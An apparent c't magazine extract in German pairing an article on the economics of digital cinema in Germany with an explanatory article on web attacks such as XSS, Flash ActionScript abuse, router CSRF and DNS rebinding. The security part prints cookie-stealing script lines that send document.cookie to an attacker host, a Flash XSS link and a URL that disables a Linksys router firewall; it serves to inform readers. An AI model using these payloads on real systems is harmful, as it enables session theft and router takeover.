Alle (Kino-)Welt redet über digitale Projektion – im Dresdner UFA Kristallpalast ist man damit schon wieder durch. Die Sachsen gehörten zu den Digitalkino-Pionieren, schafften vor einigen Jahren Projektor samt Server an – und haben das teure Gerät nun wieder durch einen konventionellen 35-mm-Filmprojektor ersetzt. „Das hat sich einfach nicht gelohnt“, erklärt Silke Dikomey, Objektleiterin des Dresdner Kinos. Ursprünglich hatte man gedacht, man ziehe mit der Digitaltechnik mehr Zuschauer, berichtet Dikomey, doch diese Rechnung sei nicht aufgegangen. Ihrer Meinung nach ist die Bildqualität bei digitaler Projektion besser als bei analoger. Doch sei das außer ein paar Experten niemandem aufgefallen. Zudem hatten die Verleiher nur wenige Filme in digitaler Form geliefert.

Henne oder Ei

„Das ist das typische Henne-Ei-Problem“, rechtfertigt sich Johannes Klingsporn vom Verband der Filmverleiher (VdF): Die Verleiher lieferten nur wenige ihrer Produktionen digital aus, weil nur ein Bruchteil der Kinos mit digitalen Projektoren ausgestattet ist. Und die Kinobetreiber wiederum würden nicht auf die teure Digitaltechnik umsteigen wollen, wenn es erst so wenige Filme in digitaler Form gibt.

Zwischen 40 000 und 80 000 Euro kostet ein Digitalprojektor

Kassenschlager mit räumlichen Bildern: Der Konzertfilm „Hannah Montana & Miley Cyrus: Best of Both Worlds“ löste in den USA einen kleinen 3D-Boom aus. In Deutschland lief er nur in wenigen 3D-tauglichen Kinos.

nebst Server ungefähr. Dazu kommen noch weitere Kosten: So ein „Riesenbeamer“ entwickelt beachtliche Wärme – mehr als ein klassischer Filmprojektor. Daher muss der Vorführraum in den meisten Fällen aufwendiger klimatisiert werden als zuvor, ein zusätzlicher Kostenfaktor.

In deutschen Kinos stehen bislang rund 300 Digitalprojektoren. Doch digital ist nicht gleich digital: Nur 130 dieser 300 Bildwerfer schaffen die sogenannte 2K-Auflösung, also rund 2000 Bildpunkte in der Horizontalen. Mehr als die Hälfte der Projektoren erreicht lediglich eine Auflösung von 1400 horizontalen Pixeln. Viele dieser preisgünstigen 1,4K-Beamer wurden im Rahmen des Projekts „European DocuZone“ angeschafft,

mitfinanziert aus Mitteln der EU. Die großen Verleiher setzen dagegen auf die Norm der Digital Cinema Initiatives (DCI) [1], einem Zusammenschluss der sieben größten amerikanischen Filmstudios. Auch die deutsche Kinobranche hat sich inzwischen auf den DCI-Standard verständigt. Die Norm reglementiert nicht nur Kopierschutz und Rechtemanagement, sondern auch die Auflösung: „2K oder 4K“ heißt es unmissverständlich in der Spezifikation.

In den USA haben bereits mehr als zwölf Prozent der Kinos nach DCI-Vorgaben umgerüstet (circa 4700 der insgesamt 39 000 Leinwände). In Deutschland ist die Quote dagegen mau: Bei insgesamt 4800 Leinwänden machen die 130 DCI-konformen

Kinosäle lediglich knapp drei Prozent aus.

Wer zahlt die Zeche?

Der Grund für das Dilemma: Niemand will die Zeche für die teure Umrüstung bezahlen. In den USA hat man die Finanzierungsfrage clever gelöst: Die Filmverleiher zahlen eine sogenannte „Virtual Print Fee“, also eine Filmkopiegebühr, an private Unternehmen, die wiederum für die technische Ausstattung in den Kinos sorgen. Die Gebühr berechnet sich aus der Kostenersparnis der Filmverleiher gegenüber einer konventionellen Filmkopie. Die analoge Kopie kann, je nach Auflage, mit über 1000 Euro zu Buche schlagen.

Die digitale Fassung ist weit billiger: Da die Filme ohnehin digital bearbeitet und von einem digitalen Master auf Film belichtet werden [2], kann der Verleih die digitale Vorlage einfach konvertieren, verschlüsseln und dann auf Festplatte in die Kinos schicken. Während die schweren Filmrollen per Spezialspedition in die Kinos gebracht werden müssen, geht das bei digitalen Filmen sogar per normaler Post. Auch wenn die Platte mit der neuesten Hollywood-Produktion verloren geht, muss der Verleih keine Angst haben, seinen Film in perfekter Qualität in den Internet-Tauschbörsen wiederzufinden: Die Daten sind mit dem derzeit als unknackbar geltenden AES-128-Algorithmus verschlüsselt. In Zukunft soll es gar kein physisches Medium mehr geben – dann werden die Filme nämlich per Datenleitung übertragen.

Heilsbringer Hunderter-Modell?

Während der Digitalzug in anderen Ländern bereits auf vollen Touren läuft, soll er nun auch in Deutschland endlich ins Rollen kommen: „Hunderter-Modell“ heißt das Finanzierungskonzept, das sich die Unternehmensberatung PriceWaterhouseCoopers im Auftrag der Filmförderungsanstalt (FFA) ausgedacht hat. Angelehnt an das US-Modell sollen die Verleiher mit einer „Virtual Print Fee“ von 350 Euro pro digitaler Filmkopie innerhalb von acht Jahren 100 Millionen Euro aufbringen, um die Kinos mit Digitalprojektoren auszustatten. Zudem hofft man, auch die Wer-



bewirtschaftet als Geldgeber mit ins Boot zu holen. Schließlich profitiert auch sie von der neuen Technik: Die Werber können kurzfristiger und flexibler Werbefilme schalten und sparen wie die Verleiher die Kosten für analoge Filmkopien.

Die Kinos selbst sollen 100 Euro im Monat pro digitaler Leinwand in den Topf einzahlen, zusätzlich kämen noch Betriebskosten von 275 Euro auf die Kinobetreiber zu. 100 Millionen Euro sollen über Dritte wie Staat und FFA finanziert werden. Dr. Andreas Kramer vom HDF Kino (Hauptverband deutscher Filmtheater) steht dem Konzept zwar generell aufgeschlossen gegenüber, sieht aber Nachbesserungsbedarf – denn die Kinos seien finanziell gesehen immer noch die Leidtragenden: „Während die Verleiher dauerhaft 35-mm-Kopierkosten sparen, werden die Kinos mit fast 300 Euro Betriebskosten pro Leinwand und Monat zusätzlich belastet.“ Kramer, der mit seinem Verband rund 70 Prozent der Kinos in Deutschland vertritt, fordert deshalb, dass die Verleiher noch stärker in das Finanzierungskonzept eingebunden werden.

Digital denken

Die Diskussion zur digitalen Umstellung kreist jedoch nicht nur um die Finanzierung des Equipments, sondern auch um den Umgang mit den digitalen Filmen. Aktuelle Digitalkinolösungen sind extrem restriktiv: Der Abspielserver überprüft rigoros, welche Datei wann abgespielt werden darf [3]. Außerdem ist die Keydatei, mit der man den kodierten Film entschlüsseln kann, auf einen bestimmten Projektor fixiert. Der Kinobetreiber kann den Film also nicht einfach in einem anderen Kinosaal zei-

gen, etwa wenn weniger Zuschauer kommen als erwartet.

Bisher war es mit der sogenannten „Interlock“-Technik möglich, eine analoge Kopie fast gleichzeitig in mehreren Kinosälen zu zeigen. Der Film läuft hier über ein Rollensystem durch zwei oder mehr Projektoren. Viele Kinobetreiber befürchten, dass solche Lösungen mit Digitaltechnik nicht so einfach möglich sind.

Folglich wünscht sich HDF-Kino-Geschäftsführer Kramer mehr Flexibilität. „Man muss digital denken“, fordert er. Und das bedeutet für ihn: mehr Freiraum für die Kinos. Dass man zukünftig umdenken muss, bestreitet auch die Gegenseite nicht. VdF-Geschäftsführer Johannes Klingensporn betonte allerdings im Gespräch mit c't, dass sich die Zahl der Kopien auch mit Digitaltechnik nicht großartig verändern wird. „Wenn wir beispielsweise einen Film nur in den vier größten Städten Deutschlands bewerben, bringt es wenig, ihn auch in anderen Städten zu zeigen“, erklärte Klingensporn.

Heimkino holt auf

Doch Verzögerungen durch solche Diskussionen kann sich die Kinoindustrie eigentlich nicht leisten. Auch wenn die deutschen Kinos durch erfolgreiche Produktionen wie „Keinohrhasen“ im ersten Quartal dieses Jahres mit 35 Millionen Eintrittskarten acht Millionen mehr als noch im Vorjahreszeitraum verkaufen: Der Technikpark im Wohnzimmer macht dem Kino immer größere Konkurrenz. Mit Blu-ray-Player und Full-HD-Beamer kann man in den eigenen vier Wänden eine Bildqualität an die Wand zaubern, die besser ist als bei den meisten analogen Kinoprojektionen.



„Digital denken“, fordert Dr. Andreas Kramer, Geschäftsführer des HDF Kino. Er wünscht sich mehr Freiraum für die Kinobetreiber.

Der De-facto-Standard für Digitalkino-Installationen ist 2K mit 2048 Bildpunkten in der Horizontalen, also nur wenig mehr als der Heimkinostandard Full-HD (1920 × 1080 Pixel). Das mag im ersten Moment zwar kurios erscheinen, denn schließlich löst analoges 35-mm-Material höher auf – theoretisch zumindest. Doch in der Praxis bedeutet der Wechsel auf 2K-Digitalprojektoren dennoch keinen qualitativen Rückschritt: Laut einer Studie der International Telecommunication Union (ITU-R) kommt 35-mm-Filmmaterial heute maximal auf eine Auflösung von 875 horizontalen Linien. Die Realität in deutschen Kinos sieht oft noch schlechter aus, denn die meisten Filmkopien sind billig produzierte Massenware.

Die modernsten Digitalkinoprojektoren bringen dagegen eine Auflösung von rund 4096 × 2160 Pixel auf die Leinwand (4K), viermal so viel wie ein Full-HD-Projektor mit 1920 × 1080 Bildpunkten [4]. Aber obwohl sich die Filmbrücken mit 4K technisch von der Wohnzimmerkonkurrenz absetzen könnte, werden Projektoren mit dieser Auflösung erst einmal die Ausnahme bleiben: Die Geräte sind wesentlich teurer als 2K-Maschinen, außerdem gibt es erst wenige Filme in 4K-Auflösung.

3D: Hype oder Chance?

Auflösung hin oder her: Im digitalen Kino steckt mehr als nur viele Pixel. So lassen sich mit Digitalprojektoren nicht nur Filme auf die Leinwand bringen, sondern auch hoch aufgelöste Live-


übertragungen etwa von Konzerten oder Sportveranstaltungen. Glaubt man der Kinobranche in den USA, ist der größte Vorteil der Kinobeamer jedoch die Möglichkeit, 3D-Filme darzustellen: Dafür benötigt man lediglich einen Digitalprojektor samt 3D-kompatiblen Filmserver. Einzige Zusatzanschaffung bei den aktuellen Kinolösungen: ein vor dem Projektionsobjektiv installierter Polarisierer, der die Bilder, je eines fürs linke und fürs rechte Auge, abwechselnd polarisiert – und Polarisationsfilterbrillen für die Zuschauer.

Im letzten Jahr hat die Stereoskopie-Technik sogar Einzug in die DCI-Spezifikation gefunden. Die DCI sieht jedoch lediglich vor, dass das Material mit 48 Bildern pro Sekunde aufgenommen und dann abwechselnd fürs linke und rechte Auge abgespielt wird. Effektiv käme man dann wieder auf eine Frequenz von 24 Bildern pro Sekunde, wie im Kino üblich. In dem DCI-Papier steht allerdings nicht, ob der 3D-Eindruck über aktive Shutterbrillen oder Polarisatoren am Projektor herbeigeführt werden soll.

Zumindest finanziell scheinen sich die räumlichen Bilder zu lohnen: So lief der 3D-Konzertfilm „Hannah Montana & Miley Cyrus: Best of Both Worlds“ zwar nur auf 683 US-amerikanischen Leinwänden, spielte am Eröffnungswochenende aber trotzdem 31,1 Millionen US-Dollar ein – mehr als jeder andere 2D-Film in diesem Zeitraum. In Deutschland müssen die meisten Kinogänger noch auf stereoskopische Bilder verzichten. Erst ein Bruchteil der rund 130 DCI-konformen Kinosäle ist mit der 3D-Technik ausgestattet – von den 4500 rein analogen Leinwänden ganz zu schweigen. (jkk)

Literatur

- [1] Florian Sailer, Kinokarte für die Zukunft, Die Digital Cinema System Specification, c't 24/05, S. 212
- [2] Jan-Keno Janssen, Rollentausch, Zelluloid ade, hier kommt HD, c't 20/07, S. 80
- [3] Föbel, Widera, Rößler, Schmitt, Systemspezifikationen für das digitale Kino, www.ffa.de/downloads/digitaleskino/FFA_Systemspezifikationen_V1.01.pdf
- [4] Jan-Keno Janssen, Deutschlandpremiere für 4K-Kinoprojektion, c't 25/07, S. 29



Während das deutsche Kinojahr 2007 recht mau aussah, strömten die Zuschauer im ersten Quartal 2008 wieder in die Kinos.



Daniel Bachfeld

Dunkle Flecken

Neuartige Angriffe überrumpeln Webanwender


Herkömmliche Angriffe per infizierten Mail-Anhang und Schwachstellen in Windows haben fast ausgedient. Mit ausgefeilten Tricks versuchen die Kriminellen heute Webseiten für ihre Zwecke zu missbrauchen – und zwar die, bei denen man am wenigsten mit Angriffen rechnet.

Erwarste das Unerwartete, sonst wirst du es nicht finden“, wusste schon der griechische Philosoph Heraklit rund 500 Jahre vor Christi Geburt. Gerade in Bezug auf die Gefahren im Internet wird es immer wichtiger, sich auf Angriffe aus allen Richtungen gefasst zu machen. Selbst wer sich in Sicherheit wiegt, weil er nur auf bekannten, vermeintlich sicheren Seiten surft, ist nicht vor den Attacken der Internet-Mafia gefeit.

Lange Zeit galt: Wer keine Schmuddel- oder Tauschbörsen-seiten ansurft, Online-Banking-Seiten nur über Bookmarks ansurft, keine ausführbaren Anhänge in Mails doppelklickt und stets alle Sicherheits-Updates für seinen Webbrowser installiert, hat wenig zu befürchten. Zudem lassen Sicherheitsfunktionen in Windows-Betriebssystemen wie Schutz vor Buffer Overflows, Speicherverwüfung und Benutzerkontensteuerung unter Vista (User Account Control, UAC) viele herkömmliche Angriffe verpuffen. Doch die Cyber-Kriminellen liegen nicht auf der faulen Haut und denken sich immer neue Tricks aus, um trotzdem PCs unter ihre Kontrolle zu bekommen und Daten auszuspähen.

Im Wesentlichen sind die Ziele die gleichen geblieben: Diebstahl von Passwörtern, Kreditkartennummern und PINs und TANs sowie der Aufbau von Botnetzen. Um das zu erreichen, machen die Ganoven sich die Techniken zunutze, die dem Web zum Sprung auf Version 2.0 verholfen haben: Ajax, Flash und Konsorten. Zudem greifen sie immer öfter Anwendungen an, die bis dato nicht als typisches Einfallstor in den PC galten, etwa den lange Zeit als sicherheitsunkritisch eingeschätzten Adobe Reader oder Apples QuickTime.

Eines der größten Sicherheitsprobleme im Web ist seit einigen Jahren das so genannte Cross-Site-Scripting, bei dem Angreifer ihren Opfern präparierte JavaScripte im Browser unterschieben, um zu einer bestimmten Seite gehörige Zugangsdaten oder Cookies auszulesen und diese für ihre Zwecke zu missbrauchen. Was genau die Betrüger mit gestohlenen Daten machen, erläutert der Artikel „Unter Verdacht“ auf Seite 92. Die Schwierigkeit für den Angreifer lag bislang darin, sein JavaScript im Kontext der Seite ausführen zu



lassen, von der er das Passwort begehrt (siehe Kasten Seite 86). Dafür musste er in der Regel eine Sicherheitslücke auf dem Server finden und einen präparierten Link mit eingebettetem Code an sein Opfer schicken, das diesen auch noch anklickte [1]. Ein typischer präparierter Link enthielt dann etwa folgenden Code `<script>document.location("http://cookie-klau.de/klau.cgi?"+document.cookie);</script>`, um ein Cookie an den Server des Angreifers zu senden.

XSS-Wurm

Das Mitmach-Web mit seinen vielen Social-Networking, Foren- und Blog-Seiten macht die Sache für den Angreifer einfacher: Viele erlauben die Gestaltung eigener Seiten, teilweise mit aktiven Inhalten. So lässt sich der schädliche Inhalt direkt in den Seiten platzieren. Zudem muss ein Angreifer nicht mehr mit verdächtig aussehenden Links hantieren, es genügt, seinem Opfer einen Link zu einer Seite bei einem der großen, vermeintlich vertrauenswürdigen MyIrgendwas-Anbieter zu schicken.

Auf diese Weise fingen sich zuletzt mehrere hunderttausend Anwender der vornehmlich im südamerikanischen Raum genutzten Social-Networking-Seite Orkut einem JavaScript-Wurm ein, der sich von Nutzerprofil zu Nutzerprofil schlängelte. Selbst Anwendungen, bei denen man zunächst keinen direkten Kontakt mit Webseiten vermuten würde, sind für solche Attacken mit versteckt eingebettetem Code anfällig. So musste Skype den Zugriff seines gleichnamigen Clients auf die Videoportale Metacafe und MyVideo sperren, da Angreifer in die Meta-Daten

der Videos Skripte einbetten konnten. Zur Darstellung der Videos nutzt Skype den Internet Explorer, der die JavaScripte zu allem Unglück auch noch im lokalen Kontext, also mit den höchsten Rechten, ausführte.

Da Cross-Site-Scripting mittlerweile epidemische Ausmaße erreicht, versuchen die großen Anbieter von Web-2.0-Seiten das Einbetten von aktiven Inhalten in ihre Nutzerseiten durch JavaScript-Filter und andere Maßnahmen zu verhindern. Allerdings fallen einzelne Funktionen immer wieder durch das Raster und bleiben ungeschützt. Auch Google hat des Öfteren mit Cross-Site-Scripting-Lücken auf Google-Mail und Google Docs zu kämpfen. Noch bis vor kurzem war es etwa bei Googles Spreadsheets möglich, in die Tabellenfelder JavaScript-Code hineinzuschreiben, der beim Aufruf durch andere eingeladene Nutzer deren Google-Cookie auslas. Da Google diensteübergreifend ein einziges Sitzungs-Cookie nutzt, hätte ein Angreifer dieses nach einem erfolgreichen Diebstahl zur Anmeldung an allen wei-


teren Anwendungen missbrauchen können.

Trickkiste

Doch findige Angreifer können mit eingeschleustem JavaScript nicht nur auf einem PC gespeicherte Cookies auslesen, sie können dargestellte Inhalte von Seiten komplett oder teilweise austauschen, die Eingabe des Opfers in Formularfelder überwachen oder sogar eigene Formulare an den Server schicken. Das geht so weit, dass ein Angreifer quasi in Echtzeit den Browser seines Opfers als Proxy missbrauchen kann, um gleichzeitig auf dem Server mitzuserfen, auf dem das Opfer gerade angemeldet ist. Das Ganze funktioniert über einen in JavaScript geschriebenen XSS-Proxy in einem versteckten IFrame, der die Verbindung mit einem Server des Betrügers aufrechterhält und Kommandos entgegennimmt [2, 3]. Im Kontext des Opfers kann er auf diese Weise etwa in einem Online-Shop eigene Bestellungen aufgeben.

Mit ausgefeilten Methoden lässt sich in JavaScript auch ein Port-Scanner implementieren, mit dem Hacker aus der Ferne beispielsweise das Intranet eines Unternehmens ausforschen können, sofern ein Mitarbeiter in die Falle tappt [4]. Mit den gewonnenen Ergebnissen planen die Angreifer ihr weiteres Vorgehen.

Sorgen bereitet Sicherheits-spezialisten auch die unter Ajax benutzte XMLHttpRequest-Schnittstelle (XHR), mit der JavaScript weitere Inhalte oder Daten von einem Webserver in




Mit dem XSS-Proxy xs-sniper sieht der Angreifer all das, was das Opfer gerade im Browser sieht.

Teilen dynamisch nachlädt, ohne dazu die gesamte Seite neu aufbauen zu müssen, wie es bei reinen HTML-Seiten der Fall ist. Da die Schnittstelle asynchron arbeitet, muss ein JavaScript nicht erst auf eine Antwort warten, sondern kann weitere Aufgaben erledigen. Webseiten wie Google Maps wären ohne diese Schnittstelle undenkbar. Allerdings wird damit der Verkehr zwischen Browser und Server für den Anwender unkontrollierbar. Typische Anzeichen einer Browser-Aktivität wie etwa der wachsende Ladebalken in der Statuszeile sind bei Ajax ohne Funktion. In der Folge kann auch der von Angreifern in einen Browser eingeschmuggelte Code noch unauffälliger agieren. Zusätzlich kann ein Skript mit XHR Teile des HTTP-Headers selbst definieren, bevor es den Request losschickt. Für Hacker ist das die ideale Möglichkeit, um den Referrer und andere Parameter zu fälschen. Eine nähere Analyse der Sicherheit und der Probleme von Ajax liefert auch der Artikel in [5].

Böser Blitz

Da bösartige JavaScripte auf der Fahndungsliste mittlerweile ganz oben stehen und Webseitenbetreiber sowie Netzadmins in Unternehmen nach und nach Schutzfunktionen wie JavaScript-Filter einführen, weichen die Kriminellen auf andere Wege aus. Dazu gehört unter anderem der Flash Player, der spätestens beim ersten neugierigen Besuch von YouTube auf dem Rechner eines Anwenders landet – also mittlerweile eigentlich auf jedem Rechner zu finden ist. Wer vermutet, dass der Flash Player nur Filmchen abspielen kann, täuscht sich gewaltig. Das früher hauptsächlich für interaktive Animationen genutzte Shockwave-Flash-Format (SWF) hat es in sich. Flash



Bei Cross Site Request Forgery muss der Anwender am Router angemeldet sein und parallel im Internet surfen. Unter Umständen erfordern einige Änderungen aber gar keine aktive Sitzung, sodass CSRF auch ohne Hilfestellung des Anwenders funktioniert.

- 1 Anwender loggt sich auf Router ein
- 2 Anwender öffnet empfangene HTML-Mail
- 3 Mail löst GET-Request auf Router aus

unterstützt ActionScript, das einen ähnlichen Funktionsumfang wie JavaScript bietet. ActionScript kann zudem zusätzlich JavaScript-Funktionen aufrufen und so – wie sollte es anders sein – auf Cookies zugreifen. Der Cookie-Klau sieht mit ActionScript beispielsweise so aus:

```

getUrl("javascript:document.location =
('http://cookie-klau.de/klau.cgi?' +
document.cookie)");

```

Der Flash Player ist für den Internet Explorer, Firefox, Safari und Opera als Plug-in unter Windows, Linux und Mac OS X verfügbar, womit die Kriminellen nicht nur auf ein plattformübergreifendes Instrument zurückgreifen können. Sie können zudem unter dem Radar der herkömmlichen Filter fliegen, da diese noch kein Flash analysieren können. Ein Blog, in dem die Nutzer zwar kein JavaScript, dafür aber Flash in ihre Einträge einbetten dürfen, kann also durchaus gefährlich werden. ActionScript erlaubt es wie XHR, vor dem Versenden eines HTTP-Requests viele Parameter im HTTP-Header selbst festzulegen – und zu verfälschen.

ActionScripte sind normalerweise nicht einfach so einsehbar, weshalb man sie mit speziellen Decompilern aus dem Flash-Applet extrahieren muss, um sie analysieren zu können. Dies machen bisher aber übliche automa-

tische Filter nicht. So ist es etwa möglich, in präparierten eBay-Auktionen spezielle Flash-Applets nachzuladen und Bietern Anmeldenamen und Passwort zu stehlen. eBay kontrolliert zwar nach eigenen Angaben Auktionen auf bösartigen Code, offenbar tun sie dies aber nicht für Flash, wie die Verbraucherschützer von fallerinternet.de im März dieses Jahres vorgeführt haben.

Noch dramatischer wird die Sache, wenn Sicherheitslücken wie Buffer Overflows in Flash ins Spiel kommen, mit denen Angreifer mittels präparierter Flash-Applets Würmer und Bots ins System schleusen und starten können. Dabei muss das Applet dem Anwender nicht einmal auffallen, es kann völlig unscheinbar in eine Seite eingebettet sein. Da das Browser-Plug-in ein Flash-Applet standardmäßig automatisch startet, reicht der Besuch einer präparierten Webseite, um den Rechner zu infizieren. Früher kannte man solche Probleme nur vom Internet Explorer. Zuletzt beseitigte die Flash-Version 9.0.124.0 von Anfang April zwei derartige kritische Lücken.

Dazu gesellen sich Fehler in verbreiteten Flash-Authentifizierungstools wie Adobe Dreamweaver, Adobe Acrobat Connect, InfoSoft FusionCharts und TechSmith Camtasia, die SWF-Dateien generieren, die anfällig für Cross-Site-Scripting sind. Die Sicherheitsexperten von Google und der Firma ISEC fanden Ende des Jahres 2007 heraus, dass sich beim Aufruf einer Flash-Anwendung JavaScript als Parameter übergeben und im Kontext der besuchten Seite ausführen lässt. Ein präparierter Link zum Ausnutzen einer XSS-Schwachstelle im Dreamweaver sah beispielsweise so aus:

```

http://www.example.com/main.swf?
baseurl=asfunction:getURL,java?
script:alert(1)//

```

Angreifer hätten diesen Link per Mail verschicken und dadurch beispielsweise Cookies und Passwörter auslesen oder Einträge in Blogs platzieren und Kommentare abgeben können. Unter den betroffenen Seiten waren nach Angaben der Spezialisten viele Regierungs- und Online-Banking-Websites. Zwar sind diese Fehler in den meisten Tools nun behoben, allerdings müssen die Webmaster ihre bestehenden Flash-Applets mit den neuen Versionen abermals übersetzen, um sich des Problems zu entledigen. Dass das wirklich überall geschehen ist, darf man anzweifeln.

Angriffe auf Router

Von Angriffen aus dem Internet auf DSL-Router von Privatanwender war bis vor kurzem eher selten zu hören, da die meisten Eindringversuche in der Regel schon an dem integrierten Paketfilter respektive der Firewall scheitern. Doch mit Cross Site Request Forgery (CSRF) programmieren Bösewichte den Router mit Hilfe ihres Opfers um, ohne dass dieses etwas davon merkt. Bei CSRF machen sich Angreifer die triviale Implementierung von Authentifizierungsfunktionen in Routern zunutze, sodass ein präparierter Link eines Angreifers in einer beliebigen Webseite ausreicht, um das lokale Gerät zu manipulieren.

Der Link


```

https://192.168.1.1/apply.cgi?submit_
button=Firewall&change_action=&
action=Apply&block_wan=1&block_
loopback=0&multicast_pass=0&ident_
pass=0&block_cookie=0&block_java=
0&block_proxy=0&block_activex=
0&filter=off&_block_wan=1&_block_
multicast=0&_ident_pass=1

```

schaltet beispielsweise die Firewall im Linksys-Router WRT54GL aus. Für den Router sieht es so aus, als hätte der Anwender den Link selbst aufgerufen.


Voraussetzung für einen erfolgreichen Angriff ist jedoch, dass das Opfer gerade mit dem Webbrowser auf dem Router eingeloggt ist, etwa zur Konfiguration, und parallel dazu in einem anderen Fenster die präparierte Web-



Tests mit JavaScript-Portscannern sind nicht immer besonders zuverlässig. Die Demo zeigt aber, dass sie sich prinzipiell zum Ausspähen interner Infrastrukturen eignen.

seite ansurft. Kennt der Angreifer das Passwort oder steht es noch auf den Werkseinstellungen, muss das Opfer allerdings nicht einmal eingeloggt sein, damit der Trick über Bande funktioniert. Mittels JavaScript kann die bössartige Webseite die Authentifizierung einfach selber durchführen. Wie das beim DSL-Router Speedport W701V von T-Home funktioniert, zeigt das über den Soft-Link verfügbare Skript.

Dass solche Angriffe bereits stattfinden, zeigt ein Fall in Mexiko, bei dem mehreren hundert Anwendern die DNS-Einträge im Router verbogen wurden und auf einen Nameserver von Betrügern zeigten. Anfragen für Bankenseiten beantwortete der Server mit IP-Adressen, die auf Phishing-Seiten führten. Das perfide daran: Selbst wer seine Online-Banking-Seiten nur über Bookmarks aufruft oder die Adresse im Browser manuell eingibt, landet auf solch einer gefälschten Seite. Bei dieser auch Drive-By Pharming genannten Attacke mussten die Opfer nicht mal



Das in Schritt ④ ausgelieferte JavaScript von `www.example.com` läuft nach Schritt ⑦ im Kontext der lokalen Ressource

Beim DNS-Rebinding schiebt der Angreifer seinem Opfer während einer Sitzung eine neue Adresse unter.

eine präparierte Webseite aufrufen, der Link war in einer HTML-Mail als Image-Tag versteckt.

Viele Router unterstützen Universal Plug and Play (UPnP), mit der eine auf einem PC laufende Anwendung beispielsweise Port-Forwarding aktivieren kann, um aus dem Internet erreichbar zu sein. Dass dies zu Sicherheitsproblemen führen kann, weil ein infizierter Client so die Firewall durchbohren kann, ist seit Längerem bekannt. Neu ist jedoch, dass auch JavaScript über XMLHttpRequests mit dem UPnP-Interface kommunizieren und darüber Einstellungen vornehmen kann. Dafür muss ein Angreifer nur seinen Code in Webseiten verstecken. Einen Haken hat die Sache jedoch: Da das JavaScript vom Server des Tüchtigts stammt, kann es eigentlich nicht mit dem Router verhandeln, weil die Same Origin Policy (SOP, siehe Kasten) den Zugriff nicht zulässt. Damit komplexere Modifikationen, die sich nicht über eine einzige statische URL durchführen lassen, trotzdem funktionieren, muss das

JavaScript im Kontext des Routers laufen, also für den Browser so aussehen, als stamme es von diesem. Hier kommt wieder Cross-Site-Scripting ins Spiel, beispielsweise im Authentifizierungsdialog des Routers. Konkret wiesen die SpeedTouch-Produkte des Herstellers Thomson diese teuflische Mischung aus UPnP und XSS bis zu einem Firmware-Update auf [6].

